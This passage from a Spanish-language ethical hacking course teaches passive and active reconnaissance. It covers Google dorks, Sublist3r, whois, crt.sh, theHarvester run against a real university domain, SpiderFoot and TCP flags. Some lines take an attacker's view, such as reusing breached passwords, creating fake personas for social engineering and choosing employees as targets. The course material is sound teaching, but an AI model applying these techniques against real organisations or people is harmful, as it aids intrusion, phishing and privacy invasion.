- site:thehacking.academy xlsx

Google tiene un operador llamado **filetype** para buscar tipos de archivos. En el ejemplo anterior no utilicé el operador **filetype** porque me parece que a veces Google no clasifica correctamente los archivos. Por eso, primero hago búsquedas sin el operador y después con el operador **filetype:**

site:thehacking.academy and filetype:xlsx

Funciona mucho mejor (para mí) hacer ambos tipos de búsqueda.

Google Hacking Database

es un sitio web donde se puede consultar el alcance cada vez más amplio del motor de búsqueda de Google. Tiene más de 7,000 sentencias de búsqueda útiles para localizar información de interés sobre tu target. <https://www.exploit-db.com/google-hacking-database/>

FOOTPRINTING DE DOMINIOS Y SUBDOMINIOS

* La información de dominio y subdominios de una empresa puede proporcionar información muy útil a un atacante. El sitio web de una compañía está diseñado para mostrar su presencia en Internet. Está diseñado para atraer clientes y socios comerciales. Puede contener información como la historia de la organización, productos, servicios y la información de contacto (entre otros).

*La información relacionada con los subdominios de una compañía está disponible solamente para algunas personas. Regularmente, estas personas suelen ser empleados miembros del departamento TI o empleados de otros departamentos que ingresan directamente a un subdominio para llevar a cabo alguna tarea relacionada a su rol de trabajo. Los subdominios proporcionan una visión de los diferentes departamentos y unidades de negocio de una compañía. Las restricciones de acceso se pueden aplicar en función de la dirección IP, el dominio, el nombre de usuario y la contraseña. Por ejemplo, los subdominios **extranet.empresacom** o **sslvpn.empresacom**.

* La mayoría de las organizaciones utilizan formatos comunes para nombrar los subdominios. Por lo tanto, un hacker que conoce la URL externa de una empresa regularmente puede descubrir el o los subdominios a través del método de prueba y error, o mediante el uso de buscadores o de un servicio web como Netcraft.

Netcraft

Netcraft proporciona servicios de seguridad de Internet, tales como la detección e interrupción de delitos ciberneticos, pruebas de aplicaciones, entre otros. También analizan varios aspectos de Internet, incluyendo servidores web y sus sistemas operativos, proveedores de alojamiento web (hosting), autoridades de certificados SSL y tecnologías web.

El sitio web es: www.netcraft.com

y para hacer test sitereport.netcraft.com

Sublist3r

Es una herramienta escrita en Python para recopilar información de subdominios utilizando datos desde fuentes disponibles públicamente. Sublist3r utiliza motores de búsqueda populares como Google, Bing, Yahoo y Baidu para descubrir subdominios de un dominio especificado. Sublist3r también tiene una opción para recopilar información de subdominios aplicando fuerza bruta utilizando una herramienta integrada llamada Subbrute.

En caso de que se esté utilizando una distribución de Kali u otra distribución que no tenga instalada la herramienta, puedes utilizar el siguiente comando para instalarla:

```
sudo apt update && sudo apt -y install sublist3r
```

Para ver la ayuda de **Sublist3r** en la terminal, ejecuta el siguiente comando:

```
sublist3r -h
```

sublist3r -h		muestra las opciones que tiene este programa	
sublist3r -d DOMINIO		enumera los subdominios del dominio indicado	
sublist3r -d DOMINO -b -t 10		-b indica hacer fuerza bruta, -t x indicamos la cantidad de threads (hilos) para hacer en varias instancias el mismo proceso	

*Debido a la recopilación de información por fuerza bruta, **Sublist3r** podría tardar mucho más en completarse, aun incrementando los *threads*. Sin embargo, la utilización de fuerza bruta generalmente producirá mejores resultados.

WHOIS

*Cuando un registrador (registrar) registra un nombre de dominio, éstos recopilan información sobre el solicitante del registro como su nombre, número de teléfono, domicilio y dirección de correo electrónico. Esta información de contacto puede ser diferente para los contactos de facturación, técnicos y administrativos del dominio. Whois es un servicio de TCP que escucha en el puerto 43, es una herramienta y también es una base de datos administrada y mantenida por los Registros Regionales de Internet (RIR).

* La herramienta whois se utiliza para consultar las bases de datos Whois, las cuales, además de la información mencionada anteriormente, también incluyen información relacionada con el direccionamiento IP, con los números de sistema autónomo de BGP (ASN), con información administrativa (fechas de creación y expiración) e información sobre los servidores de DNS utilizados por el dominio.

whois NAMEDOMINIO		Hace una consulta sobre un dominio indicado.
-------------------	--	--

Desafortunadamente, en algunos países, la información de Whois dejó de ser tan útil desde el año 2016 con la introducción de los requisitos europeos para el Reglamento General de Protección de Datos (GDPR – General Data Protection Regulation). El 25 de mayo del 2018, la mayor parte de la información pública enlistada en los registros Whois se volvió inaccesible, aunque, en otros países, la información de Whois aún sigue siendo accesible debido a que los registrars cobran una cuota por mantener privada su información.

WHOIS Inverso

Servicios en línea como los de viewdns.info, a partir de una simple dirección de correo electrónico y dominio, es posible recopilar información de un dominio como números de teléfono, domicilio, varios nombres de dominio asociados con la misma dirección de correo electrónico, información del registrar, fechas de creación y más.

The screenshot shows the homepage of Viewdns.info. At the top, there's a navigation bar with links for Tools, API, Research, and Data. Below the navigation, there are several search boxes and buttons for different types of lookups:

- Reverse IP Lookup:** Find all sites hosted on a given server. Input field: `Domain / IP:` (empty), `GO` button.
- Reverse Whois Lookup:** Find domain names owned by an individual or company. Input field: `Registrant Name or Email Address:` (empty), `GO` button.
- IP History:** Shows historical IP addresses for a domain. Input field: `Domain (e.g.: abusivo.com)` (empty), `GO` button.
- DNS Report:** Provides a complete report on your TLD settings. Input field: `Domain (e.g.: abusivo.com)` (empty), `GO` button.
- Reverse MX Lookup [NEW]:** Find all sites that use a given mail server. Input field: `Mail server (e.g.: mail.google.com)` (empty), `GO` button.
- Reverse NS Lookup:** Find all sites that use a given nameserver. Input field: `Nameserver (e.g.: ns1.example.com)` (empty), `GO` button.
- IP Location Finder:** Find the geographic location of an IP Address. Input field: `IP:` (empty).
- Chinese Firewall Test:** Checks whether a site is accessible from China. Input field: `URL / Domain:` (empty).
- DNS Propagation Checker:** Checks whether recent DNS changes have propagated. Input field: `Domain (e.g.: abusivo.com)` (empty).

Certificate Transparency: "El Nuevo WHOIS"

*Aunque los datos de WHOIS ya no están fácilmente disponibles, hay otra fuente de datos que está disponible a través del servicio de transparencia de certificados (Certificate Transparency).

*Los navegadores web hacen bien su trabajo en la detección de sitios web maliciosos. Mediante el uso de certificados SSL/TLS y el uso de características HTTP Strict Transport Security (HSTS) en servidores web, los navegadores pueden identificar un sitio impostor que intenta suplantar a un sitio legítimo. Lo que los navegadores no hacen bien es identificar la presencia de un certificado malicioso emitido por una entidad certificadora (CA – Certificate Authority)

*La transparencia de certificados es un requisito para las CAs en el que deben publicar los registros de todos los certificados emitidos. Los datos de los registros son sometidos a escrutinio y auditorías, por lo que otras CAs pueden identificar si hay actividad sospechosa.

*Para los atacantes, el servicio de transparencia de certificados es bastante útil para revelar información sobre los certificados utilizados en una organización, incluida la información de nombre de host (o common name) dentro del certificado. A menudo, esto es útil para identificar la presencia de sistemas que aún no están disponibles públicamente como vectores de ataque adicionales.

*Los servicios de búsqueda de transparencia de certificados están disponibles desde varias fuentes; por ejemplo desde el sitio <https://crt.sh>

The screenshot shows a web browser window with the URL <https://crt.sh> in the address bar. The page title is "crt.sh Certificate Search". Below the title is a search input field with placeholder text: "Enter an identity (Domain Name, Organization Name, etc.) or a Certificate Fingerprint (SHA-1 or SHA-256) or a crt.sh ID". Below the input field are two buttons: "Search" (in green) and "Advanced". At the bottom of the page, there is a footer with the text "© crt.sh Limited 2019-2020. All rights reserved." and a logo consisting of a green square with a white stylized letter 'S' and a white circle with a black dot.

Ingrésa un dominio y analiza los resultados:

The screenshot shows a web browser window with the URL https://crt.sh/Identity_Search. The page title is "crt.sh Identity Search". Below the title, there is a search bar with the text "Search: megacorpone.com". There are also links for "Group by issuer" and a feed icon. The main content is a table with the following columns: "Criteria", "Type: Identity", "Match: ILIKE", and "Search: megacorpone.com". The table contains 15 rows of data, each representing a different certificate entry. The columns in the table are: crt.sh ID, Logged At, Not Before, Not After, Matching Identities, and Issuer Name. The Issuer Name column consistently lists "C=US, O=Lets Encrypt, CN=Lets Encrypt Authority X3".

Criteria	Type: Identity	Match: ILIKE	Search: megacorpone.com	
3023001573	2020-07-01	2020-07-01	2020-09-29 www.megacorpone.com	C=US, O=Lets Encrypt, CN=Lets Encrypt Authority X3
3022997158	2020-07-01	2020-07-01	2020-09-29 www.megacorpone.com	C=US, O=Lets Encrypt, CN=Lets Encrypt Authority X3
2760849798	2020-04-20	2020-07-19	2020-07-19 www.megacorpone.com	C=US, O=Lets Encrypt, CN=Lets Encrypt Authority X3
2718512865	2020-04-20	2020-07-19	2020-07-19 www.megacorpone.com	C=US, O=Lets Encrypt, CN=Lets Encrypt Authority X3
2451893113	2020-02-11	2020-02-11	2020-05-11 www.megacorpone.com	C=US, O=Lets Encrypt, CN=Lets Encrypt Authority X3
2443445593	2020-02-11	2020-02-11	2020-05-11 www.megacorpone.com	C=US, O=Lets Encrypt, CN=Lets Encrypt Authority X3
2197945211	2019-12-03	2019-12-03	2020-03-02 www.megacorpone.com	C=US, O=Lets Encrypt, CN=Lets Encrypt Authority X3
2174480235	2019-12-03	2019-12-03	2020-03-02 www.megacorpone.com	C=US, O=Lets Encrypt, CN=Lets Encrypt Authority X3
2215762187	2019-12-03	2019-12-03	2020-03-02 www.megacorpone.com	C=US, O=Lets Encrypt, CN=Lets Encrypt Authority X3
2193191709	2019-12-03	2019-12-03	2020-03-02 www.megacorpone.com	C=US, O=Lets Encrypt, CN=Lets Encrypt Authority X3
2215711340	2019-12-03	2019-12-03	2020-03-02 www.megacorpone.com	C=US, O=Lets Encrypt, CN=Lets Encrypt Authority X3

FOOTPRINTING EN CACHE Y ARCHIVOS DE INTERNET

Es posible que esa información relevante que has estado buscando haya sido publicada en algún momento del pasado en el sitio web de tu target o en algún otro sitio web relacionado, pero desde entonces, el sitio o página web se ha actualizado o eliminado.

Wayback Machine

El servicio *Wayback Machine*, disponible en el sitio <https://archive.org>, mantiene snapshots de miles (si no es que de millones) de páginas web de los últimos años, lo que te permite ver los sitios web tal y como estuvieron en línea en varios momentos del pasado. Por ejemplo, supongamos que tu compañía target publicó una oferta de trabajo en su sitio web hace unos meses atrás donde requería de un ingeniero en seguridad de redes. La oferta de trabajo especificaba la marca y versión de los firewalls, IDS y antivirus que utiliza. Debido a que la vacante se ocupó, la oferta se eliminó del sitio web del target. Con Wayback Machine es posible que puedas recuperar esa información.



Por ejemplo, en la imagen siguiente puedes ver la página web que la empresa Cisco tuvo en línea el 20 de Diciembre de 1996:



Google Caché

Mediante el uso de la directiva **cache**: puedes navegar por las páginas web almacenadas en el caché de Google. A medida que Google “rastrea” un sitio web, éste va tomando los primeros 101 KB de código HTML de cada página web y lo almacena en su caché (el caché de Google solo almacena HTML). Todas las imágenes que aparecen en la página web que se está consultando se cargan desde el sitio web original. Además, si haces clic en cualquier enlace dentro de la página en caché, éstas se cargarán desde el sitio original. Debido a esto, el caché de Google no es una manera útil de navegar de forma anónima por Internet. En su lugar, el caché de Google es útil para encontrar páginas eliminadas recientemente. Por ejemplo, el equipo de respuesta a incidentes de una compañía puede descubrir alguna fuga de información confidencial en una página de un sitio web corporativo. Si eliminan esa página del sitio web, pero no la eliminan del caché de Google, los atacantes todavía podrían recuperar la página desde Google.

E-mail Footprinting

E-mail footprinting es el proceso de recopilación de direcciones de correo electrónico desde varias fuentes. Las direcciones de correo electrónico se pueden utilizar para futuros ataques, éstas a menudo exponen información sobre el formato de las cuentas que una empresa utiliza como estándar.

Usualmente el formato no es complicado, debe ser intuitivo de tal manera que los empleados puedan comunicarse fácilmente entre ellos con solo saber su nombre y apellido.

Por ejemplo:

- nombre.apellido@compañía.com
- apellido.nombre@compañía.com
- [primera letra del nombre]apellido@compañía.com

En muchos casos, el mismo formato de las cuentas de correo electrónico se aplica también a nombres de usuario para credenciales de inicio de sesión. De tal manera que, las direcciones de correo electrónico, pueden ser una lista potencial de nombres de usuario válidos que se puede utilizar para otros tipos de ataques. Para recopilar direcciones de correo electrónico de una empresa podemos, por supuesto, buscar en Google, pero también hay herramientas dedicadas a que el proceso de recolección de cuentas de correo electrónico sea más rápido y fácil de realizar. Una de estas herramientas se llama **theHarvester** y viene incluida en Kali Linux.

theHarvester

theHarvester es una herramienta de recopilación de información que utiliza fuentes OSINT para recopilar información sobre un dominio como nombres de host, direcciones IP, empleados (y sus posiciones), direcciones de correo electrónico y mucho más.

Para ver como se usa el programa, puedes utilizar el siguiente comando:

```
apt install theharvester
```

```
theHarvester  
theHarvester -h
```

A continuación, vamos a ver si podemos encontrar direcciones de correo electrónico (entre otra información) para el dominio **udg.mx** utilizando como origen a Bing.

Comando:

```
theHarvester -d udg.mx -b bing -l 5
```

The screenshot shows the terminal window of theTheHarvester tool. At the top, it says "theHarvester 4.0.3" and "Powered by Christian Martorella". Below that, it says "Edge-Security Research" and "christian@edge-security.it". The main interface has a title bar "theHarvester" with a subtitle "UDG.MX". It displays search results for "udg.mx" on Bing. The results are organized into sections: "IPs found" (0), "Emails found" (2), and "Hosts found" (26). The "Emails found" section lists two email addresses: "lorenzo.udg.mx" and "lorenz.udg.mx". The "Hosts found" section lists 26 IP addresses, including "boletos.cultura.udg.mx:174.163.73.266", "campusvirtual.udg.mx", "cem.udg.mx:148.202.248.76", "correo.udgvirtual.udg.mx:148.202.107.89", "cuser.udg.mx:148.202.129.1", "encyclopedia.udg.mx:148.202.248.67", and "inv.suv.udg.mx".

Have I been Pwned?

Otro recurso OSINT útil es el sitio web <https://haveibeenpwned.com>, creado por Troy Hunt. **Have I Been Pwned** recopila listas de nombres de usuario y contraseñas de los principales ataques de robos de cuentas o información de sitios web que han sucedido, y proporciona un servicio de búsqueda para determinar si una dirección de correo electrónico o nombre de usuario ha estado comprometida en uno de esos robos de información.

Aunque el sitio web **Have I Been Pwned** no comparte la contraseña asociada a una cuenta comprometida, muestra el origen del robo asociado con la información de la cuenta.

Como atacante, esta es información útil ya que a veces es posible recopilar los nombres de usuario y contraseñas asociadas con algunos robos de información. Conocer la contraseña utilizada por una víctima puede ser una manera de entrar en una red target, simplemente porque los usuarios tienden a reutilizar contraseñas.

*Pegas el correo electrónico del que quieras saber información, si fue hackeado o no.



Footprinting en Redes Sociales

Con la llegada de las redes sociales, se puede acceder a información de personas, empresas y productos, información que hace algunos años era muy difícil de encontrar. Hoy día, puedes explotar toda esa información para montar ataques más sofisticados.

Cuando los empleados de una compañía publican información acerca de nuevos proyectos en los que se encuentran trabajando, direcciones de e-mail, números de teléfono o viajes de negocios en sus redes sociales, en realidad están ofreciendo información valiosa que se puede utilizar para montar ataques de **phishing, impersonation**, entre otros.

Por ejemplo, si tu target es una empresa de publicidad, Instagram podría ser la red social en donde investigar.


LinkedIn

Supongamos que necesitamos encontrar personas en México que trabajen en la empresa llamada Cisco.

Después de autenticarse en LinkedIn, das clic en la **barra de búsqueda** e ingresas la palabra cisco y das enter:




Te aparecerán opciones para filtrar la búsqueda, da clic en la opción “Personas”:



Después en "Todos los filtros" y selecciona:

- **Ubicaciones:** México
- **Empresa actual:** Cisco

Y das clic en “Mostrar Resultados”



Aparecerán varios de perfiles que te ayudarán a identificar posibles targets según tu ataque.

Muchos usuarios de LinkedIn también proveen información personal y números telefónicos del trabajo o direcciones de e-mail que pueden ser utilizados para montar un ataque de ingeniería social.


Varias redes sociales te permiten enlazar a otras redes sociales, por ejemplo:

LinkedIn te deja enlazar tu cuenta de Twitter. Con esta característica nos podemos mover hacia la otra red social y recopilar información diferente del mismo usuario.

OSINT Framework

OSINT Framework es un sitio web que funciona como *hub* para bastantes fuentes y herramientas de OSINT, y se clasifica fácilmente para que puedas encontrar la herramienta que necesitas rápidamente.

Puedes acceder al sitio en la URL <https://www.osintframework.com/>



Por ejemplo, digamos que necesitas crear la identidad de una persona falsa para poder lanzar algunos ataques de ingeniería social. Empiezas por la opción **OpSec**, después **Persona Creation** y después tienes cinco opciones de herramientas en línea que pueden ayudarte a construir el perfil deseado.

SpiderFoot

El problema principal con el *footprinting* pasivo (si así pudiera considerarse), es la gran cantidad de orígenes de datos. Muchos servicios de datos son gratuitos, pero algunos requieren de registro antes de su uso. Otros servicios de datos requieren del pago de una cuota, algunos tienen un precio por cada búsqueda, otros con un modelo de suscripción, otros de un solo pago y algunas otras variaciones de estos.

La accesibilidad y la confianza en los orígenes de datos también pueden ser un desafío. ¿Estás recopilando todos los datos OSINT útiles que están disponibles? ¿Cómo puedes recopilar y analizar la información disponible de manera oportuna y rentable?

Afortunadamente, existen herramientas que combinan o juntan datos OSINT, los cuales extraen información OSINT desde varios orígenes, proporcionando una única interfaz para almacenar y procesar la información recopilada.

SpiderFoot es una herramienta de recopilación y análisis de datos OSINT de código abierto con licencia GPL creada por Steve Micallef. Con soporte para sistemas Linux, macOS y Windows. SpiderFoot es fácil de usar y relativamente rápido. Al proporcionar el target (como un nombre de dominio, un nombre de host o una dirección de correo electrónico), SpiderFoot recopila datos OSINT desde cientos de recursos en línea, utilizando los datos recopilados como objetos para búsquedas adicionales. El sitio web de la herramienta es <https://spiderfoot.net>.


SpiderFoot se encuentra instalado en las versiones más recientes de Kali Linux; para iniciar la aplicación, escribe el siguiente comando en la terminal:

```
spiderfoot -l <IP_escucha>:<puerto>
```



```
Kali㉿Kali:~$ spiderfoot -l 127.0.0.1:5001
2022-01-26 23:09:52,990 [INFO] sf : Starting web server at 127.0.0.1:5001 ...
*****
Use SpiderFoot by starting your web browser of choice and
browse to http://127.0.0.1:5001/
*****
2022-01-26 23:09:53,005 [WARNING] sf :
*****
Warning: passwd file contains no passwords. Authentication disabled!
Please consider adding authentication to protect this instance!
Refer to https://www.spiderfoot.net/documentation/#security.
*****
```

Una vez iniciado el programa, dirígete a tu navegador e ingresa la IP y el puerto que especificaste:



Para iniciar un escaneo nuevo, da clic en el menú **New Scan**, ingresa un nombre para identificar el escaneo y un target. El target puede ser cualquiera de las siguientes opciones:

- Nombre de dominio o subdominio
- Dirección IPv4 o IPv6
- Subred
- Número de sistema autónomo (AS)
- Dirección de correo electrónico
- Número de teléfono
- Nombre de una persona
- Nombre de usuario
- Entre otros..

La imagen siguiente muestra los tipos de targets que puedes configurar y el formato:

💡 Your scan target may be one of the following. SpiderFoot will automatically detect the target type based on the format of your input:

Domain Name: e.g. example.com
IPv4 Address: e.g. 1.2.3.4
IPv6 Address: e.g. 2606:4700:4700::1111
Hostname/Sub-domain: e.g. abc.example.com
Subnet: e.g. 1.2.3.0/24
Bitcoin Address: e.g. 1HesYJSP1QqcyPEjnQ9vzBL1wujruNGe7R

E-mail address: e.g. bob@example.com
Phone Number: e.g. +12345678901 (E.164 format)
Human Name: e.g. "John Smith" (must be in quotes)
Username: e.g. "jsmith2000" (must be in quotes)
Network ASN: e.g. 1234

Después, selecciona el tipo de escaneo que deseas, ya sea por caso de uso (**use case**), datos requeridos (**required data**) o módulos del programa (**by module**). Para los propósitos de este módulo de estudio, pasivo (**passive**) sería el indicado; ya que tengas todo definido para tu escaneo, das clic en el botón **Run Scan Now**:

The screenshot shows the SpiderFoot web interface at the URL 127.0.0.1:5001/newscan. The main title is "New Scan". On the left, there are two input fields: "Scan Name" containing "elsfoo" and "Scan Target" containing "elsfoo.com". To the right of these fields is a box containing information about target types and their formats. Below this, there are three tabs: "By Use Case", "By Required Data", and "By Module". The "By Use Case" tab is selected, showing three options: "All", "Footprint", "Investigate", and "Passive". The "Passive" option is highlighted with a red border. At the bottom of the "Passive" section, there is a note: "As much information will be gathered without touching the target or their affiliates, therefore only modules that do not touch the target will be enabled." A red box surrounds this note. At the very bottom of the page is a red button labeled "Run Scan Now".

spiderfoot

New Scan

Scan Name: elsfoo

Scan Target: elsfoo.com

Your scan target may be one of the following. SpiderFoot will automatically detect the target type based on the format of your input:

Domain Name: e.g. example.com
IPv4 Address: e.g. 1.2.3.4
IPv6 Address: e.g. 2606:4700:4700::1111
Hostname/Sub-domain: e.g. abc.example.com
Subnet: e.g. 1.2.3.0/24
Bitcoin Address: e.g. 1HesYJSP1QqcyPEjnQ9vzBL1wujruNGe7R

E-mail address: e.g. bob@example.com
Phone Number: e.g. +12345678901 (E.164 format)
Human Name: e.g. "John Smith" (must be in quotes)
Username: e.g. "jsmith2000" (must be in quotes)
Network ASN: e.g. 1234

By Use Case By Required Data By Module

All Get anything and everything about the target.
All SpiderFoot modules will be enabled (slow) but every possible piece of information about the target will be obtained and analysed.

Footprint Understand what information this target exposes to the Internet.
Gain an understanding about the target's network perimeter, associated identities and other information that is obtained through a lot of web crawling and search engine use.

Investigate Best for when you suspect the target to be malicious but need more information.
Some basic footprinting will be performed in addition to querying of blacklists and other sources that may have information about your target's maliciousness.

Passive When you don't want the target to even suspect they are being investigated.
As much information will be gathered without touching the target or their affiliates, therefore only modules that do not touch the target will be enabled.

Run Scan Now

Conceptos Básicos

Utiliza cualquier target del curso (o todos) para que vayas haciendo los ejemplos que te voy mostrando en cada sección.

En la etapa de reconnaissance, es importante identificar cuando los datos dejan de ser recolectados vía OSINT o footprinting pasivo e inicia un proceso de footprinting activo. Las técnicas de footprinting pasivo no tocan los servidores u otro dispositivo del target, lo cual significa que ningún registro de tu actividad aparecerá en algún log de sistema en propiedad del target. Cuando haces alguna conexión con un dispositivo del target para obtener información mediante comportamientos y actividades que aparentan ser "normales" o no, estamos hablando de footprinting activo.

En el footprinting activo, un atacante empieza a escanear y a enumerar la infraestructura tecnológica del target.

Una parte importante en la etapa de escaneo es la detección de hosts activos en la red, el escaneo de puertos en los hosts activos, el banner grabbing y el OS fingerprinting.

- *Banner grabbing* se refiere al proceso de identificación de los servicios de red adheridos a los puertos abiertos de un sistema e identificación del software y su versión.
- *OS Fingerprinting* se refiere al proceso de detectar el sistema operativo en un dispositivo, la versión y su arquitectura.

Escaneo (Scanning)

Escaneo es el proceso de recopilar información detallada sobre un target mediante el uso de técnicas de reconocimiento complejas y, en algunos casos, agresivas. El escaneo de red hace referencia a un conjunto de procedimientos utilizados para detectar hosts activos, puertos abiertos, servicios y sistemas operativos de hosts en una red. Es una de las fases más importantes en un ataque, la cual, te permite crear un perfil del target, ya sea una red o algún dispositivo en específico, para desarrollar una estrategia de ataque.

Cuanta más información tengas, por ejemplo, sobre la red de un target, mayores serán las posibilidades de conocer sus brechas de seguridad y, en consecuencia, obtener acceso no autorizado a ella.

A continuación, te sugiero un proceso secuencial para escanear una red:

Descubre los hosts activos de la red. Esto te dará como resultado una lista de direcciones IP de posibles targets.

Descubre los puertos abiertos en cada dirección IP encontrada previamente. Al analizar los puertos abiertos en un target, podrás darte una idea de qué tipo de host es el que estás escaneando.


Identifica el software y las versiones específicas que se ejecutan en los puertos abiertos descubiertos previamente. Esta información te proporciona indicadores de posibles vulnerabilidades (basadas en el servicio) para obtener acceso al sistema a través de exploits. A esto se le conoce como *banner grabbing*.

Descubre el sistema operativo y su arquitectura que se ejecuta en el host activo. A esto también se le conoce como *OS fingerprinting*. Con esta información puedes formular una estrategia de ataque basada en las vulnerabilidades del sistema operativo.

TCP Flags

El header (o la cabecera) de TCP contiene varios *flags* que controlan la transmisión de datos a través de una conexión TCP. Seis *flags* de control administran una conexión entre hosts y dan instrucciones al sistema. Cuatro de estos *flags* (SYN, ACK, FIN y RST) rigen el establecimiento, mantenimiento y la finalización de una conexión. Los otros dos *flags* restantes (PSH y URG) proporcionan instrucciones al sistema.

El tamaño de cada *flag* es de 1 bit. Cuando el valor de un *flag* se establece en "1", significa que éste ha sido activado.



A continuación, te describo brevemente los 6 *flags* de TCP:

- **Sincronización (SYN):** Notifica la transmisión de un número inicial de secuencia (ISN). Este *flag* generalmente representa el inicio del establecimiento de una conexión (3-way handshake) entre dos *hosts*.
- **Confirmación (ACK):** Confirma la recepción de una transmisión e identifica el siguiente número de secuencia esperado.
- **Push (PSH):** Cuando su indicador se establece en "1", implica que el sistema receptor debe informar a la aplicación de destino sobre los datos almacenados en búfer procedentes del emisor.
- **Urgente (URG):** Indica al sistema receptor que procese los datos contenidos en los paquetes lo antes posible. Cuando el sistema establece el indicador en "1", el sistema receptor da prioridad a los datos urgentes y los empieza a procesar, deteniendo el procesamiento de todos los demás datos no urgentes.
- **Finalizar (FIN):** El indicador se establece en "1" para anunciar que no enviará más transmisiones al sistema remoto y finaliza la conexión establecida por el indicador SYN.
- **Reset (RST):** Cuando hay un error en la conexión actual, este indicador se establece en "1" y anula la conexión en respuesta al error. Los atacantes hacen uso de esto para escanear *hosts* en busca de puertos abiertos.

